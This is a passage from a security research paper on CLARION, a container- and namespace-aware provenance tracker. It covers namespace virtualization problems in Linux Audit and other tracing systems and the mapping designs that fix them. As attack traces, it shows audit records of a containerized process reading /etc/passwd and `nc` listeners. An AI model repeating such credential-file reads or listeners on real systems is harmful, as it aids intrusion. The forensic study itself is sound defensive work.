First, as shown in Figure 1(a), traditional solutions that lack both container and namespace awareness, e.g., SPADE, are unable to deliver a sound and clear illustration of this attack step. To illustrate soundness challenges, we explain how *fragmentation* and *ambiguity* occur in the figure. For fragmentation, when `bash (2976)` forks a child process `bash (10)` with the global PID 3030 to execute the `cat` command, the virtualized PID 10 will be reported and used in building this process creation provenance so `bash (3030)` splits into two vertices, `bash (10)` and `cat (3030)`, which build incorrect `fork` and `execve` edges correspondingly. For ambiguity, consider the file `/etc/passwd`. Since the file path is virtualized, *ambiguity* occurs on the vertex representing two `/etc/passwd` files (inside and outside the container respectively) simultaneously. The correct graph should contain two separate `/etc/passwd` file artifact vertices. With respect to clarity, it is not intuitive which processes are inside the container because *container boundaries* are not marked in the graph.

Second, solutions that only provide container awareness, e.g., Winnower, also suffer from the soundness challenge. Though they can distinguish the processes inside the container in Figure 1(b), the ambiguity and graph fragmentation issues persist. This is also the case for other simple container labeling solutions, e.g., using a cgroup prefix or a SELinux label for every provenance artifact.

Third, solutions that only provide namespace awareness, e.g., CamFlow, still suffer from the clarity challenge. As we can see in Figure 1(c), they do not capture essential container semantics, such as the boundary of containers, complicating security analysis. As CamFlow provides a more fine-grained and complex provenance graph[2], non-trivial additional graph analysis will be required to design and apply similar semantic patterns in CamFlow to provide clarity. For instance, to support the boundary of containers, it is necessary in CamFlow to (1) put the PID namespace identifier on every task vertex to group processes inside a container by aggregating PID namespace information; (2) get the namespace-virtualized pathname and the mount namespace identifier for each file to reveal whether the file is inside a container by complementing mount namespace information.

For (1), we need to find the process memory vertex assigned to each task vertex and use its PID namespace identifier. Figure 1(c) illustrates a simple case. In practice, the graph analysis required is more complex. Because CamFlow uses versions to avoid cycles or to record any object state change for a provenance artifact, a path traversal is needed to find the correct version of the task vertex, i.e., where a clone tries to

[1] A complete attack description can be found in the Appendix, but is not required to illustrate the challenges faced by container provenance systems.

[2] The provenance graph of CamFlow is framed over fine-grained kernel objects, e.g., task, process memory, inode, path, packet.

```
type=SYSCALL msg=audit(1567029444.851:431219): arch=c000003e syscall=56
success=yes exit=2 a0=3d0f00 a1=7f81aa8f8fb0 a2=7f81aa8f99d0
a3=7f81aa8f99d0 items=0 ppid=5880 pid=5903 auid=4294967295 uid=0 gid=0
euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=4294967295
comm="runc:[2:INIT]" exe="/" key=(null)
```

Figure 2: Problematic Linux Audit Record (PID)




Figure 3: PID Namespace: Failure and Success

assign the process memory. For (2), CamFlow does not provide virtualized paths and mount namespace identifier for file vertices natively. The same state management implemented on CLARION (See Section 4.1.2) to track `pivot_root` and `chroot` calls and path traversal analogous to what was described above for (1) will need to be implemented within CamFlow.

2.4 Threat Model

We consider the OS kernel and audit subsystem, i.e., Linux Audit, to be part of the trust computing base (TCB). We assume that the OS kernel is well protected by existing kernel-protection techniques [13, 38]. The integrity of Linux Audit assures the ability to observe all system calls associated with malicious activity in user space. If the attackers succeed in compromising the kernel, they can disrupt the normal operation of Linux Audit and the kernel module used by CLARION. To address such attacks, the security of the TCB can be bolstered using TPM-based approaches as used by prior provenance-tracking systems [22, 35].

We further assume adversaries can only have limited or no *a priori* privileges. Thus, we only consider a threat model where attacks are launched from user space. This threat model is based on what was used in prior provenance tracking systems, and it is reasonable because the container virtualization does not mitigate the effort required for attackers to compromise the kernel. Implementing provenance tracking for containers and addressing namespace virtualization problems shown in Section 3 do not require additional information beyond what is provided in the kernel, as described in Section 4. Finally, the system may be subject to resource exhaustion attacks, leading to missed events. We believe that the defense against such attacks is outside the scope of this paper.

```
type=SYSCALL msg=audit(1573775822.523:18757): arch=c000003e syscall=257
success=yes exit=3 a0=ffffff9c a1=7fff09576970 a2=0 a3=0 items=1 ppid=22352
pid=22422 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0
fsgid=0 tty=pts0 ses=4294967295 comm="cat" exe="/bin/cat" key=(null)
type=CWD msg=audit(1573775822.523:18757): cwd="/"
type=PATH msg=audit(1573775822.523:18757): item=0 name="/etc/passwd"
inode=67535 dev=00:2e mode=0100644 ouid=0 ogid=0 rdev=00:00
nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000
cap_fe=0 cap_fver=0
```

Figure 4: Problematic Linux Audit Record (Mount)




Figure 5: Mount Namespace: Failure and Success

3 Container Provenance Challenges

We elaborate on the soundness and clarity challenges introduced by mishandling the effect of container virtualization in each namespace. Through the analysis in this section, we also ensure that the technique we propose in Section 4 covers all the needed namespace interactions.

3.1 Soundness: Namespace Virtualization

As illustrated in the motivating example, *fragmentation* and *ambiguity* are soundness issues caused by namespace virtualization in provenance tracking. However, not every namespace triggers either or both issues. In Table 2, we provide a deeper analysis about *how* each namespace impacts provenance tracking and *what* events will be affected. In addition, we use audit records from Linux Audit to demonstrate the problem and show how the soundness challenge can extend to other monitoring techniques such as Sysdig and LTTng.

3.1.1 PID Namespace

Figure 2 shows a problematic audit record. It is created by a `runC` container runtime process inside a container and trying to finish the initialization. Syscall value 56 means that it is a `clone` system call, and its return value is the PID of the cloned child process. Here, we can see that exit value is 2, but the process 2 is usually a kernel-related process generated when the system is booted. It suggests process 2 cannot be the cloned child process of this `runC` runtime process, which is confirmed by our further investigation. So 2 cannot be the global PID for the cloned child process. It can only be a virtualized PID.

Figure 3 illustrates the subgraph exposing the fragmentation caused by PID namespace virtualization in the motivating

Table 2: Namespace Virtualization: What / How Provenance?

Namespace	What events will be affected?	How each namespace impacts provenance tracking?
PID	Audit records related to process manipulation system calls (e.g., `clone`, `fork`) will be affected. In those records, the argument fields and return value field with PID semantics are virtualized but the PID fields themselves are virtualized. This leads to a semantic inconsistency.	The aforementioned inconsistency leads to fragmentation in the provenance graph when process creation happens, so the provenance tracking system fails to produce sound provenance information.
Mount	Audit records related to file operation system calls, e.g., `open`, `close` and `read`, will be affected. Just like the PID namespace, argument fields with file path semantics will be virtualized. In addition, the file path in CWD and PATH records will also be virtualized.	Two different files, accessed within two different containers, may have the same name which leads to ambiguity. Thus the provenance tracking system fails to produce sound provenance information.
Network	Audit records containing local IP addresses and local ports of a socket will be affected. Examples include the `bind` system call, which is the only system call directly providing local IP and local ports of a socket in its arguments, and other system calls like the `listen` system call providing socket file descriptors where local IP addresses and ports can be indirectly extracted.	Two sockets in two containers can have the same local IP address and local port leading to ambiguity. Furthermore, sockets inside the container are connected to a host port through port-mapping rules. Without explicit understanding of this mapping information, the provenance system fails to connect the incoming connection to the correct sockets, leading to fragmentation.
IPC	Audit records related to system calls handling SYSV IPC objects, i.e., message queue, semaphore and shared memory segmentation, and the POSIX message queue will be affected, e.g., `msgget`, `mq_open`, `shm_open`. The effect is that argument fields with the semantics of the ID/name of a SYSV IPC object or a POSIX message queue are virtualized.	Two IPC objects of the same type can have the same ID/name, and this will lead to ambiguity in the provenance graph.
User	The only affected data elements are UIDs and GIDs. They do not lead to fragmentation in the provenance graph. As for ambiguity, Linux Audit records can report the host view of UID and GID in the corresponding fields of every audit record so that ambiguity will also be resolved.	Since there is no impact, user namespace auditing is unchanged. Furthermore, most container engines do not use the user namespace in their default container initialization because it breaks access permission to critical libraries on the host and storage features like bind mount may be automatically disabled if the user namespace is enabled in the container.
Time, UTS and Cgroup	These namespaces do not affect dataflow in practice and thus do not directly impact provenance.	N/A

example. The `bash` process 2976 expects that it created child process 10 which is actually process 3030.

3.1.2 Mount Namespace

Figure 4 shows a problematic audit record. A system call `openat` (inferred by syscall=257) is invoked by a process trying to read `/etc/passwd` in the container. As we can see, the CWD is `/` and the PATH is `/etc/passwd`. In fact, all files inside the container are stored under some directory specific to this container. This specific directory may vary due to different container engine choices. Taking Docker as an example, the specific directory is usually `/var/lib/docker/overlay2/container_hash/merged/` where `container_hash` is a hash string related to this container. So to get the global paths of the CWD `/` and the PATH `/etc/passwd`, the path of the specific directory needs to be added to them as the prefix.

Figure 5 illustrates the subgraph exposing the mount namespace virtualization problem described in the motivation example. Two `cat` processes (with PIDs 3030 and 4146), are attempting to read the `/etc/passwd` file, and the two files are confused with each other without mount-namespace awareness. CLARION's host-container mapping enables us to easily distinguish between them.

3.1.3 Network Namespace

Figure 6 illustrates the subgraph exposing the network namespace virtualization problem in the motivation example. Two `nc` processes (PID 3043 and 4149) are listening on socket (0.0.0.0/4000) within their respective containers, and one of them accepts a connection from (10.0.2.15/3884). Since the local IP addresses/ports are virtualized and remote IP addresses/ports are the same, the two sockets can be confused with each other without network-namespace awareness. Without establishing the host-container mapping of sockets inside the container, we are unable to attribute the connection to a socket inside the container, as illustrated in Figure 6.

3.1.4 Soundness Challenge on Other Audit Subsystems

We further investigated the impact of container virtualization on two alternative Linux audit subsystems, specifically Sysdig [21] and LTTng [16], to assess whether soundness challenge impacts other systems besides Linux Audit. We summarize our findings in Table 3. We find that Sysdig suffers from the same soundness challenges confronted by Linux Audit. LTTng provides host-container ID mappings using more low-level events[3] but the soundness challenge in mount namespace still persists. Our investigation shows that soundness challenge is not specific to Linux Audit.

3.1.5 Soundness Challenge on Rootless Containers

Rootless containers refer to the containers that can be created, run, and managed by unprivileged users. They differ from traditional containers in which they have a new unprivi-

[3] For example, the `sched_process_fork` event.

Table 3: Provenance Soundness on Sysdig and LTTng

Namespace	Sysdig	LTTng
PID	Soundness challenge persists because the return values and the arguments providing PID semantics will be virtualized in the audit records corresponding to process manipulation system calls, e.g., `clone`, `fork`.	Soundness challenge persists if only system call events are used in provenance tracking system because the return values and the arguments providing PID semantics will be virtualized. However, LTTng can provide the host-container PID mapping which eliminates the PID namespace soundness challenge.
Mount	Soundness challenge persists because the data fields providing file path semantics, e.g., `name` and `filename`, will be virtualized in the audit records corresponding to file operation system calls, e.g., `open`, `close`, and `read`.	Soundness challenge persists because the data fields providing file path semantics, e.g., `filename`, will be virtualized.
Network	Soundness challenge persists. The data fields having local IP addresses/ports will be virtualized. Examples include the argument (`addr`) of a `bind` system call and the translation of the argument (`fd`) being the socket file descriptor of a `listen` system call.	Local IP addresses and ports are still affected. However, since LTTng does not explicitly transform the `addr` argument in the `bind` system call to a socket address, the soundness challenge in network namespace is less severe.
IPC	Soundness challenge persists. Names/IDs of a SYSV IPC object or a POSIX message queue will be virtuailzed.	Soundness challenge persists. Names/IDs of a SYSV IPC object or a POSIX message queue virtualized by IPC namespace will be virtuailzed.
User	The return values and arguments of UID-manipulation system calls will be virtualized but soundness is not affected.	Soundness is not affected. Furthermore, clarity can be achieved since the UID/GID host-container mapping is provided.
Time, UTS and Cgroup	These do not affect dataflow in practice and thus do not directly impact provenance.	These do not affect dataflow in practice and thus do not directly impact provenance.




Figure 6: Network Namespace: Failure and Success

leged user namespace. In this user namespace, all UIDs and GIDs are mapped from the global user namespace, including a pseudo-root user. This core difference causes further effects in filesystem and networking in the rootless container. For filesystem, many Linux distributions do not allow mounting overlay filesystems in user namespaces. This limitation makes rootless containers inefficient. For networking, virtual Ethernet (veth) devices[4] cannot be created as only real root users have the privileges to do so.

As summarized in Table 2, the user namespace does not affect the soundness of provenance analysis. Further, although rootless containers have slightly different implementations for filesystem and networking (mentioned above), to support unprivileged root users, they do not affect provenance. Thus, we claim that rootless containers share the same soundness challenges faced by traditional containers.

3.1.6 Soundness Challenge on Other OS Platforms

We also investigated two alternative resource isolation techniques, specifically FreeBSD Jails and Solaris Zones, to see whether soundness challenge can also occur in other platforms. We summarize our findings in Table 4. Our key finding is that if semantics inconsistency exists in the low-level audit events related to virtualized system resources (e.g., PIDs, file paths, network addresses/ports), the resource-isolation technology will suffer from the soundness challenge. We assume this finding also extends to other OS platforms like Windows and MacOS. Semantic inconsistencies are at the core of the soundness challenge so the key to make CLARION feasible on those platforms is to systematically address such inconsistencies.

3.2 Clarity: Essential Container Semantics

We describe the challenges involved in automating the comprehension of essential container semantics. This is a feature that is unique to our provenance tracking system, and we believe it can greatly simplify the understanding and analysis of dataflow provenance in container-based microservice environments.

An important aspect of forensic analysis is accurately knowing what subgraphs correspond to which container so that we

[4] Veth devices are a special type of Linux interface used in virtual networking. They are always created in pairs and usually serve as local Ethernet tunnel between namespaces in container networks.

Table 4: Provenance Soundness in BSD Jails and Solaris Zones

Resource	BSD Jail	Solaris Zone
Process	BSD Jails use JID (Jail ID) to mark the processes inside a jail. Thus no virtualized PID is used and no soundness challenge will be introduced.	Zone ID is used to isolate the processes. Thus no virtualized PID is used and no soundness challenge will be introduced.
Filesystem	Ambiguity exists because filesystem isolation is also achieved by chroot-like operation and file path will be virtualized while the root directory path is specified by `jail` system call.	Ambiguity exists because a Zone needs a new root directory to be specified.
Network	This depends on what network isolation method is applied. If bind-filtering is applied, sockets are actually created under host network stack so that no soundness challenge would occur. Otherwise, if *epair* of VNET is used for network isolation, each jail would have a completely separate network stack just like what happens in Linux network namespace. Then both fragmentation and ambiguity can exist.	Both fragmentation and ambiguity can exist. When the default exclusive-IP setting is applied, Data-link acts just like veth pairs in Ubuntu and epair in BSD to provide the isolated network stack where sockets are virtualized.
IPC	Ambiguity exists. POSIX IPC objects are naturally isolated and System V IPC objects can be isolated with specific parameters so two IPC objects can have the same ID/name.	Ambiguity exists. System V IPC objects are naturally isolated and two System V IPC objects can have the same ID/name.
User	The same provenance effect as that in Table 2 will occur for jails.	The same provenance effect as that in Table 2 will occur for zones.
Time, UTS and Cgroup	These do not affect dataflow in practice and thus do not directly impact provenance.	These do not affect dataflow in practice and thus do not directly impact provenance.

can effectively track the origins of a container microservice attack as well as assess the forensic impact of such attacks. For example, was the effect of the attack limited to the specific container or was it used as a stepping stone to other container targets? To effectively answer such questions, we need to demystify the boundary of containers in the provenance graph.

Initialization of containers is another frequent activity that explodes provenance graphs and may be abstracted to simplify analysis. Thus, if we can accurately identify subgraphs corresponding to initialization of each containers, we can produce simplified provenance graphs, effectively reducing the effort for forensic analysts by automatically annotating abnormal cross-container activity. Specifically, we investigate the container initialization regulation of several representative container engines, including Docker, rkt and LXC, and summarize the patterns observed in each of them.

4 System Design and Implementation

In this section, we provide a detailed description of the CLARION prototype design and the implementation that extends the SPADE provenance tracking system with additional container-specific extensions. Our design goal is to propose a solution for addressing *soundness* and *clarity* challenges by only using trusted information from the kernel while limiting extra instrumentation.

We claim that our solution is complete in handling all aliasing introduced by namespaces. First, we cover all system calls that can be used to manipulate namespaces generally, i.e., `clone`, `unshare` and `setns`. We investigate their semantics and provide associated provenance data models with consideration to different argument combinations as shown in Section 4.2. Second, we analyze all existing namespaces and understand what information will be aliased in the low-level audit and cause problems to provenance tracking as shown in Section 3.1. Our solution is designed to address all introduced problems below in Section 4.1.

Table 5: Namespace Provenance Mapping Strategies

Namespace	Affected Provenance Data	Strategy
PID	Process IDs	Host-container mapping
Mount	File paths	Host-container mapping
Network	Local IP addresses and ports	Host-container mapping
IPC	IPC Obejct IDs and names	Namespace labeling

4.1 Mapping Virtualized Namespaces

We summarize our virtualized namespace-mapping strategies in Table 5. For the soundness challenge, we establish a *host-container mapping* view on provenance graph artifacts that are impacted by most Linux namespaces because we believe this will provide the most clear view for users to understand the provenance. However, for the IPC namespace, the host view of an IPC object does not actually exist. Hence, we adopt a *namespace-labeling* approach.

4.1.1 PID Namespace

We considered multiple options to tackle the PID host-container mapping problem including: (*i*) directly using PPID (parent PID) to connect processes; (*ii*) using timestamps to map cloned child processes to its parent; (*iii*) using `/proc/PID/status` for mapping information; and (*iv*) using kernel module injection to get the PID mapping from kernel data structures.

We ultimately eliminated other options and chose to implement a kernel module for several reasons. We found that directly using PPID was infeasible because it sometimes points to the parent of the the process creating it. For the timestamp option, the granularity provided by audit record cannot guarantee that the order of process creation matches the order corresponding system call events. We also decided against using `/proc/PID/status` information as the `/proc` filesystem does not support asynchronous callbacks and the overhead of polling is prohibitive.

We implement our PID namespace host-container mapping solution as a kernel module that intercepts process-manipulation-related system calls, e.g., `clone`, `fork`, and

Table 6: Operator Annotation

Annotation	Explanation
put((key,value), X)	put a pair (key,value) in a mapping X
get(key, X)	get the value from a mapping Y given the key

vfork. Once those system calls are invoked by a process, we do not directly use the return value to determine the PID of its child process because it can be virtualized. Instead, we input this return value to a kernel helper function pid_nr() in /include/linux/pid.h to generate the global PID. Ultimately, we use the global PID to generate the sound provenance graph. However, we still capture both the global PID and virtualized PID for every process vertex such that a complete view can be provided.

4.1.2 Mount Namespace

To obtain the host-container mapping for file paths virtualized by containers, we leverage an empirically derived design principle about the mount namespace, that is consistent across state-of-the-art container engines, to develop an instrumentation-free solution.

This empirical design principle is that the newly created mount namespace needs the init process, i.e., the process with virtual PID 1, to provide a new filesystem view different from that in the parent mount namespace. It is achieved by using root directory change system calls, i.e., pivot_root and chroot, where new root directories are provided in their arguments. Specifically, state-of-the-art container engines make the init process move CWD to the root directory of a new container by using chdir(container_root_path) and then invoke a pivot_root('.','.') or a chroot('.') to wrap up the root directory change.

Therefore, if we monitor those root directory change system calls, we can use the CWD record associated with the chdir to find the host path of the container root directory, and then we attach this host path to every virtualized path as a prefix to establish the host-container mapping on file paths. Given the annotation in Table 6, the algorithm is described as four steps.

Step 1. Handle chdir. (input: PID 'p1', CWD 'cwd1'; operation: put((p1,cwd1), LastCWD)). We do this to record the last working directory for every process. With this information we can know what is the last CWD of the first process inside a new container, which will be the prefix for every virtualized path.

Step 2. Handle pivot_root or chroot. (input: PID 'p1'; operation: put((p1, get(p1, LastCWD)), Prefix)). When a root directory changing system call occurs, we label the corresponding process with the last CWD as the prefix.

Step 3. Handle virtualized PATH records, CWD records and arguments related to file operation system calls with path prefix. (input: PID 'p1', syscall 's1', operation: if 's1' is 'open','read','write' etc. Use get(p1, Prefix) to add a new annotation 'nsroot' representing the host prefix in the corresponding artifacts). This helps propagate the prefix from processes to file artifacts.

Step 4. Handle (clone, fork, vfork). (input: Parent PID 'p1', Child PID 'p2'; operation: put((p2, get(p1, Prefix)), Prefix)). The prefix (root directory) information will be propagated through process creation as kernel does.

We consider our mount namespace mapping solution to be robust because it relies on a standardized implementation technique for filesystem isolation and empirically validate its adoption across representative container engines including Docker, rkt and LXC.

For other cases where directories are shared between host and container than chroot-like cases, we claim that our solution still works well. Taking bind mount as an example, the key components in the bind mount provenance graph will be one process vertex which executes a mount system call along with two file artifacts representing the bound directories and two file artifacts are connected by an edge representing that mount system call. In this case, only the file path of the file artifact inside the container will be affected and our solution can still provide the host view of this file.

4.1.3 Network Namespace

For accurate provenance tracking of container network activity, CLARION needs to establish the host-container mapping for virtualized local IP addresses and ports. To this end, we design a Netfilter-based solution for tracking the host-container IP/port mapping and use the network namespace ID as a distinguisher. Netfilter is a Linux-kernel framework that provides hooks to monitor every ingress and egress packet, including packets from or to containers, on the host network stack [19]. The host network stack will do a source NAT for container egress packets and a destination NAT for container ingress packets before correctly forwarding those packets. Therefore, by monitoring the IP/port NAT about container ingress/egress packets on the host network stack, we can build the host-container mapping of local IP addresses and ports for sockets inside containers. We annotate each network socket artifact with the corresponding network namespace identifier, so sockets from different containers can be reliably distinguished.

The CLARION prototype implementation for the network namespace consists of two parts: network namespace identification and netfilter-based address mapping. For network namespace identification, we modify SPADE's kernel module to intercept network-related system calls and put the network namespace identifier of the calling process on the generated network socket. For netfilter-based mapping, we register kernel modules at the beginning and the end of netfilter hooks corresponding to NAT. Specifically, POST_ROUTING and LOCAL_INPUT are used for source NAT, while PRE_ROUTING and LOCAL_OUTPUT are used for destination NAT. The former two hooks provide the mapping for egress connections from container and the latter two




Figure 7: Handling the `clone` system call: a process vertex representing the child will be created with the new namespace label.




Figure 8: Handling the `unshare` and `setns` system calls on NEWPID: a process vertex representing the calling process itself will be created with the new assigned pid_for_children label.




Figure 9: Handling `unshare` and `setns` system calls with other flags: a process vertex representing the calling process itself will be created with the new assigned namespace label.

provide the mapping for ingress connections.

Whenever a new mapping is added, we will search for the network device having the virtualized local IP address in the new mapping, by iterating through network namespaces using the function `ip_dev_find(struct net *net, __be32 addr)`. Through this, we find the container related to this virtualized local IP address and put the mapped global local IP address/port on the socket artifact that has the virtualized local IP address/port in the new mapping. As a special case, a socket may listen on `0.0.0.0` (IN_ADDR_ANY), i.e., it can accept connection on any local IP address. Hence, when we match socket artifacts with the virtualized local IP address/port in the container, we always treat `0.0.0.0` as a matched local IP and only check the local port.

4.1.4 IPC Namespace

The issue in the IPC namespace is that two different IPC objects from different IPC namespaces may have the same ID/name. Unlike other namespaces, the host-container mapping strategy for disambiguation does not extend to IPC object artifacts, because there is no corresponding host IPC object for virtualized IPC objects. Our design involves adding an IPC namespace ID to every IPC object artifact so that IPC objects from different containers can be uniquely distinguished.

The implementation of the IPC namespace solution was effected by adding IPC namespace IDs to IPC objects affected by namespace virtualization. Those objects consist of the POSIX message queue and all System V IPC objects, i.e., message queue, semaphore, and shared memory. We assign and propagate IPC namespace ids by carefully interpreting process management system calls, e.g., `clone`, and IPC object management system calls, e.g., `msgget` and `msgsnd`.

4.2 Essential Container Semantic Patterns

To address the clarity challenge, we propose two essential container semantics which can significantly improve the quality of provenance graph. In addition, we design the semantic patterns for summarizing them during provenance tracking.

4.2.1 Boundary of Containers

We begin by first providing a practical definition for a container at runtime. A container at runtime is a set of processes that share the same PID namespace. Usually processes inside a container can share multiple namespaces but, most critically, they at least have to share the PID namespace. In fact, while container runtimes often provide support for sharing other namespaces, e.g., mount, IPC, and network, between containers, none of them allow for sharing the PID namespace.

Next, we define the relationship between an artifact, e.g., file and network, and a container. An artifact relates to a container if and only if it can be accessed by a process inside that container. Here, "accessed" may refer to any type of read-write operation. An artifact may relate to several containers and thus may be used to infer the relationship between specific containers. An important challenge is labeling each process with the correct namespace identifier. We address this by carefully designing a new provenance data model for system calls related to namespace operations. There are three essential system calls for tracking the boundary of containers, i.e., `clone`, `unshare` and `setns`. `Clone` and `unshare` system calls are used for creating new namespaces; thus, they signal the process of creating a container boundary. `Setns` is used for aggregating two namespace together or making another process join a namespace.

We designed five different namespace labels (corresponding to PID, mount, network, IPC, and pid_for_children) and handle them when three essential namespace-related system calls (i.e., `clone`, `unshare`, and `setns`) occur, as shown in Figure 7, 8 and 9. All figures are illustrated in the OPM provenance data model format. The red areas highlight the changes between before and after. The implementation follows the Linux Kernel semantics for each system call and each namespace. The special case here is that if CLONE_NEWPID flag is specified for `unshare` or `setns` process, this only affects the child process generated by the calling process but does not affect the calling process itself. By adding namespace labels and handling namespace-related system calls, CLARION is able to capture the namespace information for every single process and leverage the PID namespace label to certify the boundary of each container.




Figure 10: CVE 2019-5736: Provenance graph for 1st start without (top) and with (bottom) namespace/container awareness

4.2.2 Initialization of Containers

By analyzing several state-of-the-art container engines, we find that specific common pattern exist across containers that may be leveraged to identify the initialization of containers. In a nutshell, this pattern can be summarized as follows: start with an `unshare/clone` with new namespace flag specified, and end with an `execve` so that a new application can be launched inside the container. Slight differences exist across different container engines as described in Section 4. Identifying these patterns facilitates abstracting subgraphs in the provenance graph that corresponds to container spawning and initialization activity.

Here, we explain the container initialization patterns for Docker and rkt. For Docker, the initialization pattern is as follows:

- After receiving gRPC connection from `dockerd`, `containerd` will start a `containerd-shim`, which is responsible for starting a new container.
- This `containerd-shim` process will invoke several `runC` processes for initialization.
- One of those `runC` processes will invoke the `unshare` system call and this marks the beginning of the actual container initialization.
- The `runC` process calling `unshare` will clone several child processes to finish several initialization tasks including setting up `/proc`, `/rootfs`, and the network stack.
- Finally, it will clone a child process and make it execute the default container application, e.g., bash and apache.

Unlike centralized container engines like Docker, rkt does not have a daemon process that is responsible for starting a container. It has a more complex three-stage initialization pattern that begins once `rkt` is started with specified parameters to create a rkt container.

- **Stage 0:** It will use several instances of the `systemd` process to set up different namespaces including PID, Mount, Network, IPC and UTS.
- **Stage 1:** It will generate process inside the container with namespace restriction set up and call `chroot` to create a filesystem jail for this container.
- **Stage 2:** Finally, it will run the default application on this process.

